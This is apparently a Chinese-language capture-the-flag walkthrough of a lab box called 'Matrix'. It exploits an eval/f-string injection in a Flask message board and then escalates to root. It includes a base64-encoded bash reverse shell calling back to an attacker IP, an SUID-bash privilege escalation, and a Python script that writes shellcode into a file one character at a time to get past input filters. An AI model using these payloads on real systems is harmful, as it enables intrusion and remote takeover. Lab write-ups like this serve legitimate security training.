Matrix

Nmap

```shell
[root@kali] /home/kali/Matrix
❯ nmap 192.168.55.95 -sV -A -p-

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: The Matrix
5000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.9.2)
|_http-title: web demo
|_http-server-header: Werkzeug/3.1.3 Python/3.9.2
```

`80`端口是纯静态，来看`5000`端口

User

来到`MESSAGE BOARD`这里，尝试留言抓包

```
POST /message HTTP/1.1
Host: 192.168.55.95:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101
Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://192.168.55.95:5000
Connection: keep-alive
Referer: http://192.168.55.95:5000/
Cookie: username={
Upgrade-Insecure-Requests: 1
Priority: u=0, i

msg=123&type=unicode
```

发现除了`msg`还有一个`type`，如果修改`type`的值会引发报错，并且泄露出部分源码

PYTHON

```
-     else:

            message_type = request.form['type'][:1]  # 获取留言类型

            user_message = request.form['msg']  # 获取用户留言内容

            username = "Guest"  # 默认用户名为 Guest

            result = dynamic_execute(message_type, user_message)  # 动态执行用户输
入的内容

            return render_template('message.html', msg=result,
status=f'{username},留言成功')

    # 检查用户输入的安全性

    def is_safe_input(command):

        blacklist = [

- #### File "/home/anjv/Ne0_backup/main.py", line _26_, in `dynamic_execute`

    # 动态执行字符串表达式的函数（可能存在安全风险）

    def dynamic_execute(type_str, expression):

        command = "%s'%s'"%(type_str,expression)  # 拼接出要执行的命令

        print(command)

        return eval(command)  # 执行拼接后的命令

    # 随机返回一个字符串（可能是某种混淆手段）

    def get_random_string():

        candidates = ['class', '+', 'getitem', 'request', 'args', 'subclasses',
'builtins', '{', '}']

        return choice(candidates)
```

尝试对`type`进行遍历一下呢


捕获过滤：捕捉所有项目

视图过滤：显示所有条目

请求	payload	状态码	接收到响应	错误	超时	长度	注释
6	f	200	46			3256	
18	r	200	70			3256	
21	u	200	64			3256	
2	b	200	25			3267	
0		500	12			15337	
1	a	500	35			15337	
3	c	500	34			15337	
4	d	500	42			15337	
5	e	500	53			15337	

发现值为:`f`、`r`、`u`、`b`的时候返回值不同，经过测试，当使用`f`作为`type`的时候，存在模板注入

可以直接执行命令



没有过滤，可以直接反弹`shell`

```
POST /message HTTP/1.1
Host: 192.168.55.95:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101
Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 114
Origin: http://192.168.55.95:5000
Connection: keep-alive
Referer: http://192.168.55.95:5000/
Cookie: username={
Upgrade-Insecure-Requests: 1
Priority: u=0, i

msg={os.popen("printf
KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC41NS40LzQ0NDQgMD4mMSkgJg==|base64 -
d|bash").read()}&type=f
```

Root

SHELL

```
anjv@Matrix:~/Ne0_backup$ ps aux
root         472  0.1  1.9 167840 39676 ?        Sl   02:39   0:01
/usr/bin/python3 /root/Ne0_jiagu_8000_backup/main.py
```

发现内网`8000`端口上还有一个服务，并且在家目录中发现了其源码

SHELL

```
anjv@Matrix:~$ ls -al
total 156
drwx------ 4 anjv anjv   4096 Jun 17 09:12 .
drwxr-xr-x 3 root root   4096 Jun 13 20:47 ..
lrwxrwxrwx 1 root root      9 Jun 13 20:48 .bash_history -> /dev/null
-rw-r--r-- 1 anjv anjv    220 Jun 13 20:47 .bash_logout
-rw-r--r-- 1 anjv anjv   3526 Jun 13 20:47 .bashrc
drwx------ 3 anjv anjv   4096 Jun 17 09:08 .config
drwxr-xr-x 5 anjv anjv   4096 Jun 17 09:13 Ne0_backup
-rw-r--r-- 1 anjv anjv 124870 Jun 17 09:12 Ne0_jiagu_8000_backup.zip
-rw-r--r-- 1 anjv anjv    807 Jun 13 20:47 .profile
-rw-r--r-- 1 root root     48 Jun 17 09:18 user.txt
anjv@Matrix:~$ unzip Ne0_jiagu_8000_backup.zip -d output
```

查看`main.py`中有用的部分

PYTHON

```python
@app.route('/message', methods=['POST', 'GET'])
def handle_message():
    if request.method == 'GET':
        return render_template('message.html')  # 渲染留言页面
    else:
        message_type = request.form['type'][:1]  # 获取留言类型
        user_message = request.form['msg']  # 获取用户留言内容
        username = "Guest"  # 默认用户名为 Guest
        if len(user_message) > 35:  # 如果留言太长
            return render_template('message.html', msg='留言太长了！', status='留言失败')

        user_message = user_message.replace(' ', '').replace('_', '')  # 移除空格和下划线
        result = dynamic_execute(message_type, user_message)  # 动态执行用户输入的内容
        return render_template('message.html', msg=result, status=f'{username},留言成功')
```


限制了长度是`35`，并且移除了空格和下划线，先上传`ssh`密钥进行登录并且端口转发

SHELL

```shell
anjv@Matrix:~$ chmod 700 .ssh/
anjv@Matrix:~$ busybox wget 192.168.55.4/authorized_keys
Connecting to 192.168.55.4 (192.168.55.4:80)
authorized_keys      100% |********************************************************************************
**************|   735  0:00:00 ETA
anjv@Matrix:~$ mv authorized_keys ./.ssh/

[root@kali] ~
❯ ssh anjv@192.168.55.95 -L 8000:127.0.0.1:8000
```


还是来到同一个地方，只不过这里有限制



可以先写入文件

```shell
anjv@Matrix:~$ echo 'chmod +s /bin/bash' > /tmp/a
anjv@Matrix:~$ chmod +x /tmp/a
```

运行后即可设置`SUID`位



Other

如果是`os`、空格、下划线都被过滤了，并且长度再进一步缩短的话，可以采用以下的写入文件方式

```python
open("a","a").write("1")  #其中第二个参数a表示追加，写入当前目录的a文件中

exec(open('a').read())  #读取文件a中的python代码，并且执行
```

那么可以一个一个的写入文件，然后传递给`exec`

PYTHON

```python
import requests

shellcode = 'import os;os.system("printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC41NS40LzY2NjYgMD4mMSkgJg==|base64 -d|bash")'

url = "http://127.0.0.1:8000/message"

for i in shellcode:
    if i == ' ':
        i = '\t'
    if i == '"':
        payload = {
            "msg": '{open("c","a").write(chr(34))}', #直接传入引号会导致报错，这里长度最长达到了30个字符
            "type": "f"
        }
    else:
        payload = {
            "msg": '{open("c","a").write("' + i + '")}',
            "type": "f"
        }
    requests.post(url, data=payload)

# 最后执行写入的文件
payload = {
    "msg": '{exec(open("c").read())}',
    "type": "f"
}
requests.post(url, data=payload)
```

对以上代码的解释：空格用制表符代替，引号使用`chr`函数传参，其余正常写入，最后传递给`exec`执行